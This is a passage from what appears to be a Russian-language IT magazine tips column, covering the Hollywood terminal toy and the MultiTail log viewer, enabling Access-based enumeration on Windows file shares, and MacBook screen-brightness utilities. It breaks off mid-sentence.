
В разных окнах терминала запускаются утилиты для вывода логов, демонстрируется активность процессов, оценка нагрузки на CPU, мониторинг сетевых соединений, визуализация звукового спектра и так далее. Демонстрируются картинки в псевдографике, содержимое различных областей /proc, /sys и /dev, древовидное представление разных директорий и прочие одновременно полезные и бесполезные данные. Все вместе это дает имитацию киношной картинки, похожей на то, как в представлении обывателя должен выглядеть экран крутого хакера во время работы.

В том случае, если в репозитории нет пакета hollywood и команда `sudo apt-get install hollywood` не срабатывает, подключи репозиторий вручную.

```
sudo apt-add-repository ppa:hollywood/ppa
sudo apt-get update
sudo apt-get install hollywood
```

Для запуска достаточно команды `hollywood`. Для выхода из программы можно нажать комбинацию клавиш Ctrl + C и end для завершения процесса.

К сожалению, из впечатляющего здесь один внешний вид — толку от Hollywood маловато, разве что можно прикрутить его в качестве заставки. А вот MultiTail — весьма гибкий и полезный в работе инструмент. С его помощью можно наблюдать не только за логами, но и за выводом других команд, к примеру rsstail, wtmptail, negtail.



MultiTail

Количество отображаемых окон никак не ограничено. Можно просматривать море различной информации. Одна из ценных фич — возможность выбора цветовых схем. Они доступны для всех наблюдаемых программ, к примеру для Postfix, Apache, Sendmail, tcpdump и Squid можно выбрать разные темы.

MultiTail умеет фильтровать вывод, подобно grep и sed, а еще может конвертировать части выводимых строк. Например, лог-файлы Squid и qmail могут быть конвертированы во что-то более читабельное. Еще MultiTail умеет конвертировать IP-адреса, коды ошибок и многое другое.

Набор функций можно легко расширить за счет скриптов на Perl, bash, Python или других языках. О других полезных возможностях MultiTail можешь прочитать на официальной странице проекта. Думаю, эта софтина достойна занять свое место на одном из мониторов администратора. Да и выглядит она не многим менее впечатляюще, чем Hollywood.

КАК СПРЯТАТЬ СЕТЕВЫЕ ПАПКИ WINDOWS ПРИ ПОМОЩИ ACCESS-BASED ENUMERATION


Частенько пользователи видят много общих папок, но доступа к ним не имеют. Чтобы понять, почему так происходит и как скрыть ненужные каталоги, разберемся с технологией Access-based enumeration.

Access-based enumeration (ABE) дословно переводится как «перечисление на основании доступа». Эта система позволяет на общих сетевых папках или шарах скрыть от пользователя те файлы или папки, к которым у него нет прав доступа. Для понимания процесса разберем, как работает механизм подключения к сетевой папке.


1. Пользователь подключается к нашему серверу и запрашивает доступ к шаре.
2. Сервак, а если быть более точным, служба LanmanServer, отвечающая за общий доступ к файлам и папкам, смотрит, есть ли у юзера разрешения файловой системы на чтение и листинг данной директории. Если они есть, то возвращает ему список всех файлов и папок.
3. Юзер выбирает из списка полученных файлов интересующий и пытается его открыть.
4. Сервак проверяет, есть ли у пользователя требуемые права доступа на данное действие. В том случае, если все в порядке и права есть, возвращается результат запроса, иначе выдается ошибка — нехватка прав доступа.

При такой схеме сервер сначала выдает пользователю список всего содержимого папки, а права доступа к отдельным файлам и папкам внутри нее проверяет потом, при попытке доступа. Конечно же, без необходимых прав пользователь все равно не сможет получить доступ к файлам. Но если шара насчитывает более сотни различных папок, а доступ у пользователя есть только к трем, смысла отображать такой список нет. В таких случаях и нужен Access-based enumeration.

При активации ABE сервер будет проверять права пользователя на содержимое папки перед тем, как отправлять список. Поэтому, как сам понимаешь, юзер увидит только те папки, к которым имеет необходимые права — просмотр содержимого для папок и чтение для отдельных файлов. Для активации ABE нужно, чтобы у сервера была роль File and Storage Services. Заходим в раздел шар и, выбрав необходимую общую папку, переходим в ее свойства.



Остается только включить в свойствах нужную функцию. В нашем случае это Enable access-based enumeration.



Settings

☑ Enable access-based enumeration
Access-based enumeration displays only the files and folders that a user has permissions to access. If a user does not have Read (or equivalent) permissions for a folder, Windows hides the folder from the user's view.

☑ Allow caching of share
Caching makes the contents of the share available to offline users. If the BranchCache for Network Files role service is installed, you can enable BranchCache on the share.

☐ Enable BranchCache on the file share
BranchCache enables computers in a branch office to cache files downloaded from this share, and then allows the files to be securely available to other computers in the branch.


☐ Encrypt data access
When enabled, remote file access to this share will be encrypted. This secures the data against unauthorized access while the data is transferred to and from the share. If this box is checked and grayed out, an administrator has turned on encryption for the entire server.

Стоит отметить, что при большом количестве файлов и пользователей нагрузка на сервер будет значительной и папки могут открываться с задержкой. Стоит учитывать и то, что ABE не распространяется на подключение к серверу по RDP и, естественно, на администраторов сервера.

КАК НАУЧИТЬ MACBOOK ПОДСТРАИВАТЬ ЯРКОСТЬ И ЦВЕТ ЭКРАНА ПРИ ПОМОЩИ F.LUX, SHADY ИЛИ LUMEN

Любой MacBook умеет автоматически регулировать яркость экрана в зависимости от освещения вокруг. Но в темноте или при тусклом свете эта функция работает неидеально. Сторонние утилиты не только решают этот вопрос, но и дают новую интересную возможность — автоматически меняют цветовую температуру.

Наиболее известен проект f.lux. Эта программа призвана подстраивать параметры экрана под естественный свет: утром цвета более холодные, вечером они плавно переходят в теплые тона. Есть мнение, что так экран меньше утомляет глаза.




f.lux

Еще стоит обратить внимание на утилиту Shady, которая позволяет затемнять экран, доводя яркость монитора до минимума.

Шторы Shady

Интересная альтернатива — Lumen. Фишка этой программы в том, что она следит за происходящим на экране и подстраивает яркость в зависимости от характера картинки. Если на весь экран открыт браузер с белыми или пестрыми сайтами, то яркость сделается поменьше, а после переключения в текстовый редактор с темным фоном она автоматически вырастет. Lumen реагирует на изменения быстро и неплохо способствует комфорту. Разработчики пишут на сайте, что Lumen может самообучаться: запоминает, как при смене интерфейсов с темных на светлые ты регулируешь яркость, а затем повторяет твои действия. Когда Lumen обучится, работать станет еще 